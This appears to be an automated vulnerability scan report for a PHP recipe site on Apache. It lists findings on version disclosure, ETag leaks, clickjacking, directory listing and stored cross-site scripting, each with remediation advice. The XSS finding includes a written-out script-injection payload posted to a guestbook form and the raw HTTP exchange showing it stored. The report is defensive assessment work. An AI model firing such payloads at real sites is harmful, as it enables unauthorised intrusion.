Service name: SSH on TCP port 22.

IP Address: 16 Windows 2000 Service Pack 3-4 / Windows 2003 / Windows XP

Vulnerabilities Total	48	Security Risk	5.0

Vulnerabilities (14)

1 Expose_php Set to On in php.ini port 80/tcp

QID:	12087	CVSS Base:	5	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				

Bugtraq ID: -
Last Update: 04/23/2009

THREAT:
The scanner found PHP version information in the headers returned by the PHP-enabled target Web server. This likely means that the "expose_php" variable is set to "On" in the "php.ini" configuration file for the Web server.

IMPACT:
This allows remote users to easily know that PHP is installed on the Web server. It also provides version information of the PHP installation. This could aid an attacker in launching more targeted attacks in the future.

SOLUTION:
Locate the "php.ini" configuration file on the target host and add this setting to it: "expose_php=Off". Restart the Web server.

RESULT:

```
GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 HTTP/1.1

Connection: Keep-Alive



HTTP/1.1 200 OK
Date: Fri, 17 Feb 2012 19:45:17 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
 PHP Credits
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PHP Group</th></tr>
<tr><td class="e">Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski,
Jim Winstead, Andrei Zmievski </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Language Design & Concept</th></tr>
<tr><td class="e">Andi Gutmans, Rasmus Lerdorf, Zeev Suraski </td></tr>

</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">PHP 5 Authors</th></tr>
<tr class="h"><th>Contribution</th><th>Authors</th></tr>
```

<tr><td class="e">Zend Scripting Language Engine </td><td class="v">Andi Gutmans, Zeev Suraski </td></tr>
<tr><td class="e">Extension Module API </td><td class="v">Andi Gutmans, Zeev Suraski, Andrei Zmievski </td></tr>
<tr><td class="e">UNIX Build and Modularization </td><td class="v">Stig Bakken, Sascha Schumann, Jani Taskinen </td></tr>
<tr><td class="e">Win32 Port </td><td class="v">Shane Caraveo, Zeev Suraski, Wez Furlong </td></tr>
<tr><td class="e">Server API (SAPI) Abstraction Layer </td><td class="v">Andi Gutmans, Shane Caraveo, Zeev Suraski </td></tr>
<tr><td class="e">Streams Abstraction Layer </td><td class="v">Wez Furlong, Sara Golemon </td></tr>
<tr><td class="e">PHP Data Objects Layer </td><td class="v">Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky </td></tr>
</table>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">SAPI Modules</th></tr>
<tr class="h"><th>Contribution</th><th>Authors</th></tr>
<tr><td class="e">AOLserver </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">Apache 1.3 (apache_hooks) </td><td class="v">Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar, George Schlossnagle, Lukas Schroeder </td></tr>
<tr><td class="e">Apache 1.3 </td><td class="v">Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar </td></tr>
<tr><td class="e">Apache 2.0 Filter </td><td class="v">Sascha Schumann, Aaron Bannert </td></tr>
<tr><td class="e">Apache 2.0 Handler </td><td class="v">Ian Holsman, Justin Erenkrantz (based on Apache 2.0 Filter code) </td></tr>
<tr><td class="e">Caudium / Roxen </td><td class="v">David Hedbor </td></tr>
<tr><td class="e">CGI / FastCGI </td><td class="v">Rasmus Lerdorf, Stig Bakken, Shane Caraveo, Dmitry Stogov </td></tr>
<tr><td class="e">CLI </td><td class="v">Edin Kadrib
asic, Marcus Boerger, Johannes Schlueter </td></tr>
<tr><td class="e">Continuity </td><td class="v">Alex Leigh (based on nsapi code) </td></tr>
<tr><td class="e">Embed </td><td class="v">Edin Kadribasic </td></tr>
<tr><td class="e">ISAPI </td><td class="v">Andi Gutmans, Zeev Suraski </td></tr>
<tr><td class="e">NSAPI </td><td class="v">Jayakumar Muthukumarasamy, Uwe Schindler </td></tr>
<tr><td class="e">phttpd </td><td class="v">Thies C. Arntzen </td></tr>
<tr><td class="e">pi3web </td><td class="v">Holger Zimmermann </td></tr>
<tr><td class="e">Sendmail Milter </td><td class="v">Harald Radi </td></tr>
<tr><td class="e">thttpd </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">tux </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">WebJames </td><td class="v">Alex Waugh </td></tr>
</table>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">Module Authors</th></tr>
<tr class="h"><th>Module</th><th>Authors</th></tr>
<tr><td class="e">Assert </td><td class="v">Thies C. Arntzen </td></tr>
<tr><td class="e">BC Math </td><td class="v">Andi Gutmans </td></tr>
<tr><td class="e">Bzip2 </td><td class="v">Sterling Hughes </td></tr>
<tr><td class="e">Calendar </td><td class="v">Shane Caraveo, Colin Viebrock, Hartmut Holzgraefe, Wez Furlong </td></tr>
<tr><td class="e">COM and .Net </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">ctype </td><td class="v">Hartmut Holzgraefe </td></tr>
<tr><td class="e">cURL </td><td class="v">Sterling Hughes </td></tr>
<tr><td class="e">Date/Time Support </td><td class="v">Derick Rethans </td></tr>
<tr><td class="e">DBA </td><td class="v">Sascha Schumann, Marcus Boerger </td></tr>
<tr><td class="e">dBase </td><td class="v">Jim Winstead </td></tr>
<tr><td class="e">DB-LIB (MS SQL, Sybase) </td><td class="v">Wez Furlong, Frank M. Kromann </td></tr>
<tr><td class="e">DOM </td><td class="v">Christian Stocker, Rob Richards, Marcus Boerger </td></tr>
<tr><td class="e">EXIF </td><td cl
ass="v">Rasmus Lerdorf, Marcus Boerger </td></tr>
<tr><td class="e">FBSQL </td><td class="v">Frank M. Kromann </td></tr>
<tr><td class="e">FDF </td><td class="v">Uwe Steinmann </td></tr>
<tr><td class="e">Firebird/InterBase driver for PDO </td><td class="v">Ard Biesheuvel </td></tr>
<tr><td class="e">FTP </td><td class="v">Stefan Esser, Andrew Skalski </td></tr>
<tr><td class="e">GD imaging </td><td class="v">Rasmus Lerdorf, Stig Bakken, Jim Winstead, Jouni Ahto, Ilia Alshanetsky, Pierre-Alain Joye, Marcus Boerger </td></tr>
<tr><td class="e">GetText </td><td class="v">Alex Plotnick </td></tr>
<tr><td class="e">GNU GMP support </td><td class="v">Stanislav Malyshev </td></tr>
<tr><td class="e">Iconv </td><td class="v">Rui Hirokawa, Stig Bakken, Moriyoshi Koizumi </td></tr>
<tr><td class="e">IMAP </td><td class="v">Rex Logan, Mark Musone, Brian Wang, Kaj-Michael Lang, Antoni Pamies Olive, Rasmus Lerdorf, Andrew Skalski, Chuck Hagenbuch, Daniel R Kalowsky </td></tr>
<tr><td class="e">Input Filter </td><td class="v">Rasmus Lerdorf, Derick Rethans, Pierre-Alain Joye, Ilia Alshanetsky </td></tr>
<tr><td class="e">InterBase </td><td class="v">Jouni Ahto, Andrew Avdeev, Ard Biesheuvel </td></tr>
<tr><td class="e">JSON </td><td class="v">Omar Kilani </td></tr>
<tr><td class="e">LDAP </td><td class="v">Amitay Isaacs, Eric Warnke, Rasmus Lerdorf, Gerrit Thomson, Stig Venaas </td></tr>
<tr><td class="e">LIBXML </td><td class="v">Christian Stocker, Rob Richards, Marcus Boerger, Wez Furlong, Shane Caraveo </td></tr>
<tr><td class="e">mcrypt </td><td class="v">Sascha Schumann, Derick Rethans </td></tr>
<tr><td class="e">mhash </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">mime_magic </td><td class="v">Hartmut Holzgraefe </td></tr>
<tr><td class="e">MING </td><td class="v">Dave Hayden, Frank M. Kromann </td></tr>
<tr><td class="e">mSQL </td><td class="v">Zeev Suraski </td></tr>
<tr><td class="e">MS SQL </td><td class="v">Frank M. Kromann </td></tr>
<tr><td class="
e">Multibyte String Functions </td><td class="v">Tsukada Takuya, Rui Hirokawa </td></tr>
<tr><td class="e">mySQL driver for PDO </td><td class="v">George Schlossnagle, Wez Furlong, Ilia Alshanetsky </td></tr>
<tr><td class="e">MySQLi </td><td class="v">Zak Greant, Georg Richter, Andrey Hristov, Ulf Wendel </td></tr>
<tr><td class="e">MySQL </td><td class="v">Zeev Suraski, Zak Greant, Georg Richter </td></tr>
<tr><td class="e">ncurses </td><td class="v">Ilia Alshanetsky, Wez Furlong, Hartmut Holzgraefe, Georg Richter </td></tr>

<tr><td class="e">OCI8 </td><td class="v">Stig Bakken, Thies C. Arntzen, Andy Sautins, David Benson, Maxim Maletsky, Harald Radi, Antony Dovgal, Andi Gutmans, Wez Furlong </td></tr>
<tr><td class="e">ODBC driver for PDO </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">ODBC </td><td class="v">Stig Bakken, Andreas Karajannis, Frank M. Kromann, Daniel R. Kalowsky </td></tr>
<tr><td class="e">OpenSSL </td><td class="v">Stig Venaas, Wez Furlong, Sascha Kettler </td></tr>
<tr><td class="e">Oracle (OCI) driver for PDO </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">pcntl </td><td class="v">Jason Greene </td></tr>
<tr><td class="e">Perl Compatible Regexps </td><td class="v">Andrei Zmievski </td></tr>
<tr><td class="e">PHP Data Objects </td><td class="v">Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky </td></tr>
<tr><td class="e">PHP hash </td><td class="v">Sara Golemon, Rasmus Lerdorf, Stefan Esser, Michael Wallner </td></tr>
<tr><td class="e">Posix </td><td class="v">Kristian Koehntopp </td></tr>
<tr><td class="e">PostgreSQL driver for PDO </td><td class="v">Edin Kadribasic, Ilia Alshanetsky </td></tr>
<tr><td class="e">PostgreSQL </td><td class="v">Jouni Ahto, Zeev Suraski, Yasuo Ohgaki, Chris Kings-Lynne </td></tr>
<tr><td class="e">Pspell </td><td class="v">Vlad Krupin </td></tr>
<tr><td class="e">Readline </td><td class="v">Thies C. Arntzen </td></tr>
<tr><td class="e">Recode </td><td cla
ss="v">Kristian Khntopp </td></tr>
<tr><td class="e">Reflection </td><td class="v">Marcus Boerger, Timm Friebe, George Schlossnagle, Andrei Zmievski, Johannes Schlueter </td></tr>
<tr><td class="e">Sessions </td><td class="v">Sascha Schumann, Andrei Zmievski </td></tr>
<tr><td class="e">Shared Memory Operations </td><td class="v">Slava Poliakov, Ilia Alshanetsky </td></tr>
<tr><td class="e">SimpleXML </td><td class="v">Sterling Hughes, Marcus Boerger, Rob Richards </td></tr>
<tr><td class="e">SNMP </td><td class="v">Rasmus Lerdorf, Harrie Hazewinkel, Mike Jackson, Steven Lawrance, Johann Hanne </td></tr>
<tr><td class="e">SOAP </td><td class="v">Brad Lafountain, Shane Caraveo, Dmitry Stogov </td></tr>
<tr><td class="e">Sockets </td><td class="v">Chris Vandomelen, Sterling Hughes, Daniel Beulshausen, Jason Greene </td></tr>
<tr><td class="e">SPL </td><td class="v">Marcus Boerger </td></tr>
<tr><td class="e">SQLite 3.x driver for PDO </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">SQLite </td><td class="v">Wez Furlong, Tal Peer, Marcus Boerger, Ilia Alshanetsky </td></tr>
<tr><td class="e">Sybase-CT </td><td class="v">Zeev Suraski, Tom May, Timm Friebe </td></tr>
<tr><td class="e">Sybase-DB </td><td class="v">Zeev Suraski </td></tr>
<tr><td class="e">System V Message based IPC </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">System V Semaphores </td><td class="v">Tom May </td></tr>
<tr><td class="e">System V Shared Memory </td><td class="v">Christian Cartus </td></tr>
<tr><td class="e">tidy </td><td class="v">John Coggeshall, Ilia Alshanetsky </td></tr>
<tr><td class="e">tokenizer </td><td class="v">Andrei Zmievski, Johannes Schlueter </td></tr>
<tr><td class="e">WDDX </td><td class="v">Andrei Zmievski </td></tr>
<tr><td class="e">XMLReader </td><td class="v">Rob Richards </td></tr>
<tr><td class="e">xmlrpc </td><td class="v">Dan Libby </td></tr>
<tr><td class="e">XML </td><td class="v">Stig Bakken, Thies C. Arntzen, Sterling Hughes </td></tr>
<
tr><td class="e">XMLWriter </td><td class="v">Rob Richards, Pierre-Alain Joye </td></tr>
<tr><td class="e">XSL </td><td class="v">Christian Stocker, Rob Richards </td></tr>
<tr><td class="e">Zip </td><td class="v">Pierre-Alain Joye </td></tr>
<tr><td class="e">Zlib </td><td class="v">Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti </td></tr>
</table>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">PHP Documentation</th></tr>
<tr><td class="e">Authors </td><td class="v">Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Hannes Magnusson, Georg Richter, Damien Seguy, Jakub Vrana </td></tr>
<tr><td class="e">Editor </td><td class="v">Philip Olson </td></tr>
<tr><td class="e">User Note Maintainers </td><td class="v">Friedhelm Betz, Etienne Kneuss, Nuno Lopes, Hannes Magnusson, Felipe Pena, Maciek Sokolewicz </td></tr>
<tr><td class="e">Other Contributors </td><td class="v">Previously active authors, editors and other contributors are listed in the manual. </td></tr>
</table>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PHP Quality Assurance Team</th></tr>
<tr><td class="e">Ilia Alshanetsky, Joerg Behrens, Antony Dovgal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick Rethans, Melvyn Sopacua, Jani Taskinen </td></tr>
</table>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PHP Website Team</th></tr>
<tr><td class="e">Rasmus Lerdorf, Hannes Magnusson, Philip Olson </td></tr>
</table>
</body></html>
-CR-

1 Apache Web Server ETag Header Information Disclosure Weakness port 80/tcp

QID:	86477	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	CVE-2003-1418				
Vendor Reference:	-				
Bugtraq ID:	6939				
Last Update:	01/26/2010				

THREAT:
The Apache HTTP Server is a popular, open-source HTTP server for multiple platforms, including Windows, Unix, and Linux.

A cache management feature for Apache makes use of an entity tag (ETag) header. When this option is enabled and a request is made for a document relating to a file, an ETag response header is returned containing various file attributes for caching purposes. ETag information allows subsequent file requests to contain specific information, such as the file's inode number.

A weakness has been found in the generation of ETag headers under certain configurations implementing the FileETag directive. Among the file attributes included in the header is the file inode number that is returned to a client.

Affected Versions:
By default, all Versions of Apache are vulnerable.

In Apache Versions 1.3.22 and earlier, it's not possible to disable inodes in in ETag headers to mitigate this vulnerability, so Apache Version 1.3.22 and earlier are vulnerable at all times.

Apache Version 1.3.23 and later have a setting that can be modified to remove the inode info from the ETag Headers to mitigate this vulnerability. Apache Versions >= 1.3.23 allow the user to configure what goes into ETag. However, if the user does not configure Apache to not include inode in ETag, the Web server can still be vulnerable even if Apache >= 1.3.23 is being used.

IMPACT:
This vulnerability poses a security risk, as the disclosure of inode information may aid in launching attacks against other network-based services. For instance, NFS uses inode numbers to generate file handles.

SOLUTION:
Patch:
For Apache 1.3.22 and earlier:

There is no patch or remediation available for Apache Versions 1.3.22 and earlier since it's not possible to disable inodes in in ETag headers. Customers running versions of Apache < = 1.3.22 will need to upgrade to a later version and then apply the settings listed below (see Apache Version 1.3.23 and later), as versions of Apache 1.3.22 and earlier do not have the ability to configure these setting.

For Apache 1.3.23 and later:
In Apache Version 1.3.23 and later, it's possible to configure the FileETag directive to generate ETag headers without inode information, which mitigates this vulnerability.

To do so, include "FileETag -INode" in the Apache server configuration file for a specific subdirectory.

In order to fix this vulnerability globally, for the Web server, use the option "FileETag None". Use the option "FileETag MTime Size" if you just want to remove the Inode information.

OpenBSD:
OpenBSD has released a patch that fixes this vulnerability. After installing the patch, inode numbers returned from the server are encoded using a private hash to avoid the release of sensitive information.

RESULT:
"3000000004a24-ca-441c240f37300"

 1 Possible Clickjacking vulnerability port 80/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				

Vendor Reference: -
Bugtraq ID: -
Last Update: 06/02/2011

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

variants: 1
matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

variants: 2
matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

 2 Directory Listing port 80/tcp

QID:	150023	CVSS Base:	5	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	4.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/12/2009				

THREAT:
The Web server presents a directory listing.

IMPACT:
All file names in this directory are exposed.

SOLUTION:
The presence of a browseable directory does not necessarily imply a vulnerability. Determine if the directory listing is intended to be displayed. Verify that no files in the directory contain content that should not be served by the Web application.

RESULT:

comment: This directory was discovered during the crawl phase.

matched:
<html>
 <head>
  <title>Index of /recipe/assets/php/_core</title>
 </head>
 <body>
 Index of /recipe/assets/php/_core
 <img src="/icons/blank.gif" alt="Icon "> Name (?C=N;O=D) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A)
<img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/php/) -
<img src="/icons/text.gif" alt="[TXT]"> Name (?C=N;O=D) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A)
<img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/) -
<img src="/icons/text.gif" alt="[TXT]">
<html>
 <head>
  <title>Index of /recipe/assets/js/_core</title>
 </head>
 <body>
 Index of /recipe/assets/js/_core
 <img src="/icons/blank.gif" alt="Icon "> <a href="?C=N;O=D">Name (_

comment: This directory was discovered during the crawl phase.

matched:) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A) <img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/js/) -
<img src="/icons/unknown.gif" alt="[ ]"> Name (?C=N;O=D) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A)
<img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/) -
<img src="/icons/image2.gif" alt="[IMG]"> a.gif</

comment: This directory was discovered during the crawl phase.

matched: 2 Final//EN">
<html>
 <head>
  <title>Index of /recipe/assets/js</title>
 </head>
 <body>
 Index of /recipe/assets/js
 <img src="/icons/blank.gif" alt="Icon "> <a href="?C=N;O=D">Name (a.gif) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A) <i
mg src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/) -
<img src="/icons/text.gif" alt="[TXT]"> <a href="?C=N;O=D">Name (_RE

comment: This directory was discovered during the crawl phase.

matched: >
 <head>
  <title>Index of /recipe/assets/images/_core</title>
 </head>
 <body>
 Index of /recipe/assets/images/_core
 <img src=) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A) <img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/images/) -
<img src="/icons/unknown.gif" alt="[ ]"> <

comment: This directory was discovered during the crawl phase.

matched: Final//EN">
<html>
 <head>
  <title>Index of /recipe/assets/php</title>
 </head>
 <body>
 Index of /recipe/assets/php

<img src="/icons/blank.gif" alt="Icon "> Name (?C=N;O=D) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A)
<img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/) -
<img src="/icons/text.gif" alt="[TXT]">
<html>
<head>
<title>Index of /recipe/assets/css</title>
</head>
<body>
Index of /recipe/assets/css
<img src="/icons/blank.gif" alt="Icon "> <a href="?C=N;O=D">Name (_RE

comment: This directory was discovered during the crawl phase.

matched: Final//EN) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A) <img src="/icons/back.gif" alt="[DIR]">
Parent Directory (/recipe/assets/) -
<img src="/icons/text.gif" alt="[TXT]">
<html>
<head>
<title>Index of /recipe/assets</title>
</head>
<body>
Index of /recipe/assets
<img src="/icons/blank.gif" alt="Icon "> <a href="?C=N;O=D">Name (_RE

comment: This directory was
discovered during the crawl phase.

matched: HTML 3.2 Final//EN) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A) <img src="/icons/back.gif"
alt="[DIR]"> Parent Directory (/recipe/) -
<img src="/icons/folder.gif" alt="[DIR]"> <a href="css/">

2 Web Directories Listable Vulnerability port 80/tcp

QID:	86445	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:

Listable Directories
/recipe/assets/

2 Path-Based Vulnerability port 80/tcp

QID:	150004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Web Application	CVSS Temporal:	1.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				

Last Update: 10/19/2007

THREAT:
A potentially sensitive file, directory, or directory listing was discovered on the Web server.

IMPACT:
The contents of this file or directory may disclose sensitive information.

SOLUTION:
Verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:

comment: This directory was discovered during the crawl phase.

matched:
<html>
<head>
<title>Index of /recipe/assets/php/_core</title>
</head>
<body>
Index of /recipe/assets/php/_core
<img src="/icons/blank.gif" alt="Icon "> Name (?C=N;O=D) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A)
<img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/php/) -
<img src="/icons/text.gif" alt="[TXT]"> Name (?C=N;O=D) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A)
<img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/assets/) -
<img src="/icons/text.gif" alt="[TXT]">
<html>
<head>
<title>Index of /recipe/assets</title>
</head>
<body>
Index of /recipe/assets
<img src="/icons/blank.gif" alt="Icon "> <a href="?C=N;O=D">Name (_RE

comment: This directory was discovered during the crawl phase.

matched: HTML 3.2 Final//EN) Last modified (?C=M;O=A) Size (?C=S;O=A) Description (?C=D;O=A) <img src="/icons/back.gif" alt="[DIR]"> Parent Directory (/recipe/) -
<img src="/icons/folder.gif" alt="[DIR]"> <a href="css/">

3 Web Site Vulnerable to Persistent Cross-Site Scripting Vulnerabilities port 80/tcp

QID:	12250	CVSS Base:	9.7	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	9.2	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/13/2008				

THREAT:
XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message, or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload persists within one or more Web pages after it has been injected into the Web application by an attacker. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. This exposes any user who views the vulnerable page to attack, and exploits the expectation of trust that the victim has in the Web application.

IMPACT:

The malicious content of the XSS payload remains in the Web application after it has been submitted. Any user who visits the vulnerable page will be affected by the attack. The victim does not have to click on a suspicious link or otherwise receive malicious content from the attacker.

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used as part of a compromise.

SOLUTION:
Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

RESULT:

```
POST /recipe/recipe/guestbook_add.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.14)


name=qss&email=qss&message=qss%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E



HTTP/1.1 302 Found
Date: Fri, 17 Feb 2012 19:29:41 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9; Qcodo/0.3.15 (Qcodo Beta 3)
Set-Cookie: PHPSESSID=47628efbe2dde593e77e94c225fffe1d; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Location: guestbook.php
Content-Length: 0
Content-Type: text/html


GET /recipe/recipe/guestbook.php HTTP/1.1



HTTP/1.1 200 OK
Date: Fri, 17 Feb 2012 19:29:41 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9; Qcodo/0.3.15 (Qcodo Beta 3)
Set-Cookie: PHPSESSID=28f9a502175c8db28126e1851d169b2b; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Content-Length: 6273
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>List All Guestbooks</title>
  <link rel="stylesheet" type="text/css" href="/recipe/assets/css/styles.css"/>
 </head><body>
<div class="header">
<img src="../assets/images/header_logo.jpg">
</div><div class="menu">
<div class="menuitem">Home (index.php)</div>
<div class="menuitem">Browse recipes (cat.php)</div>
<div class="menuitem">Search (recipe_search.php)</div>
<div class="menuitem">Your profile (profile.php)</div>
<div class="menuitem">Add recipe (add.php)</div>
<div class="menuitem">Guestbook (guestbook.php)</div>
<div class="menuitem">Buy book (book.php)</div>
```

Contact us (contact.php)

 <form method="post" id="GuestbookListForm" action="/recipe/recipe/guestbook.php"><script type=
"text/javascript" src="/recipe/assets/js/_core/qcodo.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/logger.js"></script><script
type="text/javascript" src="/recipe/assets/js/_core/event.js"></script><script type="text/javascript"
src="/recipe/assets/js/_core/post.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/control.js"></script> <div
class="title_action">Our Guestbook
  <br class="item_divider" />

  Add a message (guestbook_add.php)
  <br class="item_divider" />
  <br class="item_divider" />

  <table rules="all" cellpadding="4" cellspacing="0" border="1" style="border:1px;border-style:solid;" ><tr><td
colspan="3" style="padding:4px 0px 4px 0px;"><table cellspacing="0" cellpadding="0" border="0" style="width:100%;"><tr><td valign="bottom"
style="width:50%;font-size:10px;"> Results: Viewing items 1-1 of 1.</td><td valign="bottom" style="width:50%;font-size:10px;text-align:right;"><div
id="c2_ctl" style="display:inline;"> Previous | <span
class="paginator_selected_page">1 | Next </td></tr></table></td></tr><tr
><th >DATE (#) </th><th >Name (#)</th><th
>Message (#)</th></tr><tr ><td >Feb 17 2012 11:29 AM</td><td >qss</td><td >qss<script>alert(document.domain)</script>

</td></tr></table>

 <input type="hidden" name="Qform__FormState" id="Qform__FormState"
value="eNrtXP9XGzcS75_C29feu_Zdev4CJqx79BkDidtgA3aTH3myV4DKeuVKWgjN43-_GUmrlXZtk

rxretDuLwlovmg0-mhmVqNkErd34-hVTqWac37zhkl1zMUyitu9-IOM2ztx9NV3XyXqyrFE_Um8F0dnh

0SRV4IlUfyyjaydrmbl818HqaIiI4qe87upuk8piuA0TsYRcLicRipxQBY3Q55yEfXHfamlLIGLhIpHS
HYmGffiaMzVlKpoDdc7Iqhrq2C7IA2lHKZEymB8nmbHPFMHPE2i_jxuIaXnU0aK

